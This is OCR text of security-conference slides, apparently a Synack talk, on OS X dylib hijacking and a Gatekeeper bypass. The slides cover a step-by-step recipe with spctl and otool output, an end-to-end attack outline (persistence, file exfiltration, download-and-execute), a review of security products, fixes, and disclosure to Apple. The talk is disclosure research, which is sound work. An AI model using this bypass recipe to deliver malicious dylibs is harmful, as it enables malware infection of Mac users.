
quarantine attributes

"Gatekeeper is an anti-malware feature of the OS X operating system. It allows users to restrict which sources they can install applications from, in order to reduce the likelihood of executing a Trojan horse"

GATEKEEPER BYPASS

go home gatekeeper, you are drunk

gatekeeper **only** verifies the app bundle!!




.dmg/.zip layout

1. find an -signed or 'mac app store' app that contains an **external** relative reference to hijackable dylib
2. create a .dmg with the necessary folder structure to contain the malicious dylib in the **externally** referenced location
3. #winning

Gatekeeper Bypass

1) a signed app that contains an external reference to hijackable dylib



`spctl` tells you if gatekeeper will accept the app

```
$ spctl -vat execute /Applications/Xcode.app/Contents/Applications/Instruments.app
Instruments.app: accepted
source=Apple System
```


```
$ otool -l Instruments.app/Contents/MacOS/Instruments

Load command 16
          cmd LC_LOAD_WEAK_DYLIB
         name @rpath/CoreSimulator.framework/Versions/A/CoreSimulator

Load command 30
          cmd LC_RPATH
         path @executable_path/../../../../SharedFrameworks
```

`Instruments.app` - fit's the bill

Synack

Gatekeeper Bypass

2) create a .dmg with the necessary layout



required directory structure

(deployable) malicious .dmg


'clean up' the .dmg

- hide files/folder
- set top-level alias to app
- change icon & background
- make read-only


Synack

Gatekeeper Bypass


3) #winning



gatekeeper setting's
(maximum)





standard popup for
anything downloaded



standard alert

unsigned (non-Mac App Store)
code execution!!






gatekeeper bypass :)


Synack

Gatekeeper Bypass


low-tech abuse cases



fake codecs



fake installers/updates



Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)	SE	LE
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog	3	3
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog		

infected torrents


why gatekeeper was born

"[there were over] ***sixty thousand calls*** *to AppleCare technical support about Mac Defender-related issues*" -Sophos

Synack

Gatekeeper Bypass

what you really need to worry about :/



OS X Security/AV Software

these should be secure, right!?

Downloads

avast_free_mac_security.dmg
http://download.ff.avast.com/mac/avast_free_mac_security.dmg

bitdefender_antivirus_for_mac.dmg
http://download.bitdefender.com/mac/antivirus/en/bitdefender_antivirus_for_mac...

F-Secure-Anti-Virus-for-Mac_JDCQ-VPGB-RYPY-QQYW-6MY2_ (1).mpkg
http://download.sp.f-secure.com/SE/Retail/installer/F-Secure-Anti-Virus-for-Mac...

LittleSnitch-3.5.1.dmg
http://www.obdev.at/ftp/pub/Products/littlesnitch/LittleSnitch-3.5.1.dmg

savosx_he_r.zip
http://downloads.sophos.com/inst_home-edition/b6H60q26VY6ZwjzsZL9aqgZD0...

eset_cybersecurity_en_.dmg
http://download.eset.com/download/mac/ecs/eset_cybersecurity_en_.dmg

Internet_Security_X8.dmg
http://www.integodownload.com/mac/X/2014/Internet_Security_X8.dmg

TrendMicro_MAC_5.0.1149_US-en_Trial.dmg
http://trial.trendmicro.com/US/TM/2015/TrendMicro_MAC_5.0.1149_US-en_Trial....

NortonSecurity.EnglishTrial.zip
http://buy-download.norton.com/downloads/2015/NISNAVMAC/6.1/NortonSecuri...

ksm15_0_0_226a_mlg_en_022.dmg
http://downloads-am.kasperskyamericas.com/files/main/en/ksm15_0_0_226a_ml...

all the security software I could find, was downloaded over HTTP!


avast!
intego
Avira
KASPERSKY lab
Bitdefender
LittleSnitch
ClamXav
Norton by Symantec
eset
Sophos
F-Secure
TREND MICRO

Synack

End-to-End Attack

putting the pieces all together

doesn't require r00t!



1 persist

persistently install a malicious dylib as a hijacker

2 exfil file

upload a file ('topSecret') to a remote iCloud account

3 download & execute cmd

download and run a command ('Calculator.app')

Synack

PSP Testing

the OS 'security' industry vs me ;)

are any of these malicious actions blocked?

1. persist
2. exfil file
3. download & execute cmd

OS X 'security' products

Synack

IT'S ALL BUSTED....FIXES?

what can be done to fix this mess

1. Dylib Hijacking Fix?
   - abuses a legitimate OS feature, so unlikely to be fixed...


2. Gatekeeper Bypass Fix
   - resolve & verify all imported dylibs
   - disallow external dylibs?

3. MitM Fix
   - only download software over secure channels (HTTPS, etc)

comms. w/ apple

1. 1/15 → initial bug report
2. 2/15 → resubmission
3. 2/15 ← automated response
4. 2/15 → followup
5. 2/15 → 'thanks' for followup

submitted 2x to bugreport.apple.com



19757475 "Dylib Hijacking"

OS X
Rank : No Value 07-Feb-2015 07:49 AM

Summary: On OS X, applications that make use of the load commands, LC_LOAD_WEAK_DYLIBs or multiple LC_RPATHs, may

19490818 "Dylib Hijacking"

